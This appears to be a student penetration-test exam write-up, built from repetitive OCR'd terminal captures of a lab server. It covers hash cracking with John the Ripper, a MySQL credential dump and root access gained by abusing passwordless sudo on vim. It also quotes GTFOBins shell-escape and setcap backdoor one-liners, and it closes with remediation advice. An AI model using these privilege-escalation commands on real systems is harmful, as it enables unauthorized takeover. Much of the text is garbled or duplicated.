 * Support: https://ubuntu.com/pro
```

System information as of Sat Aug 17 16:31:11 UTC 2024

```
System load: 0.08 Temperature: -273.1 C
Usage of /: 46.4% of 6.716GB Processes: 163
Memory usage: 7% Users logged in: 1
Swap usage: 0% IPv4 address for ens5: 172.31.10.40
```

station Works

- * Ubuntu Pro delivers the most comprehensive open source security and compliance features.
- <https://ubuntu.com/aws/pro>

Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.

To see these additional updates run: apt list --upgradeable

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: sudo pro status

Last login: Sat Aug 17 16:29:30 2024 from 102.216.154.6
maini@ip-172-31-10-40: \$

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# nano hash
[root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --format=raw-sha1 -w=/usr/share/wordlists/rockyou.txt hash
```

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --show mains-hash
0 password hashes cracked, 1 left
```

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --format=raw-sha1 -w=/usr/share/wordlists/rockyou.txt hash
```

I successfully retrieve the flag under the maini's home directory as seen below.

maini@ip-172-31-10-40: ~

```
root@Kali:/home/scr34t3r3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/121x13
64 bytes from 13.50.226.71: icmp_seq=5342 ttl=24 time=190 ms
64 bytes from 13.50.226.71: icmp_seq=5343 ttl=24 time=197 ms
64 bytes from 13.50.226.71: icmp_seq=5344 ttl=24 time=277 ms
64 bytes from 13.50.226.71: icmp_seq=5345 ttl=24 time=208 ms
64 bytes from 13.50.226.71: icmp_seq=5346 ttl=24 time=312 ms
64 bytes from 13.50.226.71: icmp_seq=5347 ttl=24 time=211 ms
64 bytes from 13.50.226.71: icmp_seq=5348 ttl=24 time=197 ms
64 bytes from 13.50.226.71: icmp_seq=5349 ttl=24 time=198 ms
64 bytes from 13.50.226.71: icmp_seq=5350 ttl=24 time=198 ms
64 bytes from 13.50.226.71: icmp_seq=5351 ttl=24 time=180 ms
64 bytes from 13.50.226.71: icmp_seq=5352 ttl=24 time=198 ms
64 bytes from 13.50.226.71: icmp_seq=5353 ttl=24 time=346 ms
```

System information as of Sat Aug 17 16:31:11 UTC 2024

```
System load: 0.08 Temperature: -273.1 C
Usage of /: 46.4% of 6.716GB Processes: 163
Memory usage: 7% Users logged in: 1
Swap usage: 0% IPv4 address for ens5: 172.31.10.40
```

* Ubuntu Pro delivers the most comprehensive open source security and compliance features.

<https://ubuntu.com/aws/pro>

Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.

To see these additional updates run: apt list --upgradeable

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: sudo pro status

Last login: Sat Aug 17 16:29:30 2024 from 102.216.154.6
maini@ip-172-31-10-40: ~

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# nano hash
[root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --format=raw-sha1 -w=/usr/share/wordlists/rockyou.txt hash
```

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --show mains-hash
0 password hashes cracked, 1 left
```

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kcp/s 10703Kc/s 10703Kc/s sie168..*7; Vamos!
Session completed.

```
(root@Kali:~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# john --format=raw-sha1 -w=/usr/share/wordlists/rockyou.txt hash
```

Escalating my privileges to root was not that hard. The `sudo -l` command is used to list the allowed (and forbidden) commands for the invoking user on the current host. I used this command to check which commands I can run with `sudo` as user maini and whether he needed a password to run them as shown below.

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/121x13

64 bytes from 13.50.226.71: icmp_seq=5443 ttl=24 time=186 ms
64 bytes from 13.50.226.71: icmp_seq=5444 ttl=24 time=213 ms
64 bytes from 13.50.226.71: icmp_seq=5445 ttl=24 time=192 ms
64 bytes from 13.50.226.71: icmp_seq=5446 ttl=24 time=196 ms
64 bytes from 13.50.226.71: icmp_seq=5447 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=5448 ttl=24 time=208 ms
64 bytes from 13.50.226.71: icmp_seq=5449 ttl=24 time=194 ms
64 bytes from 13.50.226.71: icmp_seq=5450 ttl=24 time=197 ms
64 bytes from 13.50.226.71: icmp_seq=5451 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=5452 ttl=24 time=193 ms
64 bytes from 13.50.226.71: icmp_seq=5453 ttl=24 time=214 ms
64 bytes from 13.50.226.71: icmp_seq=5454 ttl=24 time=202 ms

main@ip-172-31-10-40: ~ 121x39

* Ubuntu Pro delivers the most comprehensive open source security and compliance features.

https://ubuntu.com/ubuntu/pro

Expanded Security Maintenance for Applications is not enabled.

44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sat Aug 17 16:29:30 2024 from 102.216.154.6

main@ip-172-31-10-40: ~ \$ pwd
/home/maini

main@ip-172-31-10-40: ~ \$ ls -la

total 36
drwxr-x-- 3 maini maini 4096 Aug 17 15:52 .
drwxr-xr-x 4 root root 4096 May 20 09:59 ..
lrwxrwxrwx 1 root root 9 Aug 17 14:00 .bash_history -> /dev/null
-rw-r--r-- 1 maini maini 220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 maini maini 3771 Mar 31 08:41 .bashrc
drwxr--r-- 2 maini maini 4096 May 25 10:24 .cache
-rw-r--r-- 1 maini maini 807 Mar 31 08:41 .profile
-rw-r--r-- 1 maini maini 12 Aug 17 14:06 .python_history
-rw-r--r-- 1 root maini 612 Aug 17 15:52 viminfo
-rw-r--r-- 1 maini maini 34 May 25 09:59 flag.txt

User Flag: cfe{#f8uM69hzetTtK}

main@ip-172-31-10-40: ~ \$ sudo -l

Matching Defaults entries for maini on ip-172-31-10-40:
env_reset, mail_badpass, secure_path:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/snap/bin,
use_pty

User maini may run the following commands on ip-172-31-10-40:
(root) NOPASSWD: /usr/local/bin/vim

main@ip-172-31-10-40: ~

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project/112x26

password_lifetime	smallint unsigned	YES	NULL
account_locked	enum('N', 'Y')	NO	N
Create_role_priv	enum('N', 'Y')	NO	N
Drop_role_priv	enum('N', 'Y')	NO	N
Password_reuse_history	smallint unsigned	YES	NULL
Password_reuse_time	smallint unsigned	YES	NULL
Password_require_current	enum('N', 'Y')	YES	NULL
User_attributes	json	YES	NULL

51 rows in set (0.193 sec)

MySQL [mysql]> SELECT User, authentication_string FROM user;

User	authentication_string
maini	+AF8748C7F54EE086FCE60A3/CE7E87D8B31086B6+D6C8A02119567B965A18465DEBF9BDFOEF536
debian-sys-maint	\$4500\$560+Yddch SU(hdwjhk16nuxt6xek1Seqey0W0RXvtD2RRhCOT5
mysql.infoschema	\$4500\$5TH1SACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED
mysql.session	\$4500\$5TH1SACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED
mysql.sys	\$4500\$5TH1SACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED
root	

7 rows in set (0.213 sec)

MySQL [mysql]>

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project/112x26

Hardware.Mon.1...: Temp: 54c Util: 7%

Started: Sat Aug 17 19:28:57 2024
Stopped: Sat Aug 17 19:29:08 2024

Reverse shell

It can send back a reverse shell to a listening attack.

This requires that vim is compiled with Python support.

root@Kali: /home/..../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]

nano hash

root@Kali: /home/..../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]

john --format=raw-sha1 -w=/usr/share/wordlists/rockyou.txt hash

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press Ctrl-C to abort, anything else for status
0g 0:00:00:01 DONE (2024-08-17 19:30) 0g/s 10703Kp/s 10703Kc/s 10703KC/s sie168...?Vamos!
Session completed.

root@Kali: /home/..../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]

john --show mainis-hash
0 password hashes cracked, 1 left

root@Kali: /home/..../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]

#

I found that he can run vim with sudo without password. Having this in mind, I was able to abuse it and gain a root shell.

Kali Linux x CSA2-2024: PRACTICAL x CrackStation - Online Pa x example_hashes [hashcat] x vim | GTFOBins x +

https://gtfobins.github.io/gtfobins/vim/

Interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo install -m +xs $(which vim)
./vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim
./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

I used the first payload under SUDO from the image above, and executed it. Boom! it spawned a root shell as seen below.

```

root@Kali:/home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam
maini@ip-172-31-34-58: ~

* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

System information as of Sat Aug 17 16:41:41 UTC 2024
System load: 0.0 Temperature: -273.1 C This requires that vim is compiled with Python support. Prepend .py for Python 3.
Usage of /: 46.3% of 6.71GB Processes: 135
Memory usage: 69% Users logged in: 1 sudo install -m +xs $(which vim)
Swap usage: 0% IPv4 address for ens5: 172.31.34.58
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.
44 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sat Aug 17 16:22:22 2024 from 41.90.188.63
maini@ip-172-31-34-58:~$ sudo vim -c ':py3 import os; os.execl("./bin/sh", "sh", "-c", "reset; exec sh")'
maini@ip-172-31-34-58:~$ sudo vim -c ':py import os; os.execl("./bin/sh", "sh", "-c", "reset; exec sh")' >>> ./bin/sh
maini@ip-172-31-34-58:~$ sudo vim -c ':!./bin/sh'

# pwd
/home/maini
# cd /root
# ls -la
total 64
drwx----- 6 root root 4096 Aug 17 16:43 .
drwxr-xr-x 22 root root 4096 Aug 17 14:51 ..
lrwxrwxrwx 1 root root 9 May 25 09:59 .bash_history -> /dev/null
drwxr-xr-x 1 root root 3181 Aug 17 13:13 .bashrc
drwxr-xr-x 1 root root 20 Aug 17 13:48 .lesshst
drwxr-xr-x 3 root maini 4096 Aug 17 13:52 .local
drwxr-xr-x 1 root root 161 Apr 22 13:04 .profile
drwxr-xr-x 2 root root 4096 May 29 08:56 .ssh
drwxr-xr-x 1 root root 7893 Aug 17 16:43 .viminfo
drwxr-xr-x 1 root root 166 Aug 17 13:32 .wget-hsts
drwxr-xr-x 1 ubuntu ubuntu 1813 May 29 09:58 clean.sh
drwxr-xr-x 1 root root 34 May 29 09:59 flag.txt
drwxr-xr-x 1 ubuntu ubuntu 4914 May 29 09:57 setup.sh
drwxr-xr-x 3 root root 4096 May 29 08:56 snap
drwxr-xr-x 3 root root 4096 Aug 17 13:34 vim
# cat flag.txt
Root Flag: csk{OajbF3oBQbQmyxYo}
#

```

I was able to successfully read the content of flag.txt file under the root directory.

Penetration Test Report Conclusion

Summary of Findings:

During the penetration test against the target server, several critical vulnerabilities were identified that allowed unauthorized access to sensitive information and the elevation of privileges. Below is a summary of the findings:

1. SMB Service: Null or Anonymous Login Allowed

- Impact:** Unauthorized users could connect to the SMB service without authentication, which could potentially expose sensitive files or provide an entry point for further attacks.
- Recommendation:** Disable null or anonymous logins on the SMB service. Ensure that all connections require strong authentication mechanisms.

• Git Repository: Plaintext Credentials Found

- Impact:** Plaintext credentials were discovered in the Git history, leading to the potential compromise of the MySQL server.
- Recommendation:** Implement proper secrets management practices, such as using environment variables or secure vaults for storing sensitive information. Regularly audit the Git repository to remove sensitive data and enforce a strict code review process to catch such issues before they are committed.

• MySQL Server: Weak and Crackable Password Hashes

- Impact:** The MySQL server was vulnerable due to weak password hashes, which were easily cracked. This allowed access to sensitive user data.
- Recommendation:** Enforce a strong password policy that requires the use of complex passwords. Implement account lockout policies to mitigate brute-force attacks. Additionally, use strong hashing algorithms (e.g., bcrypt, scrypt, or Argon2) to store passwords securely.

- **Privilege Escalation: Abuse of Vim to Gain Root Access**

- ◊ **Impact:** It was possible to escalate privileges to root by exploiting Vim, which could be run as root without a password. This allowed complete control over the target system.
- ◊ **Recommendation:** Review and restrict sudoers file entries to minimize unnecessary privilege escalation paths. Regularly audit systems for potentially dangerous configurations that could lead to privilege escalation. Additionally, enforce the principle of least privilege to ensure users have only the access they need to perform their tasks.

General Recommendations:

1. **Security Audits and Hardening:** Regularly conduct security audits to identify and mitigate vulnerabilities in the system. Implement hardening procedures across all servers and services.
2. **Monitoring and Incident Response:** Establish robust monitoring to detect unauthorized access attempts and unusual activity. Ensure that incident response procedures are in place to quickly respond to security breaches.
3. **Employee Training:** Provide ongoing security awareness training for developers and system administrators to minimize the risk of introducing vulnerabilities such as hardcoded credentials and improper configurations.
4. **Patch Management:** Ensure all software, especially those exposed to the internet, is kept up to date with the latest security patches.

By addressing the vulnerabilities highlighted in this report and implementing the recommended security measures, the security posture of the target server can be significantly improved, reducing the risk of unauthorized access and potential breaches.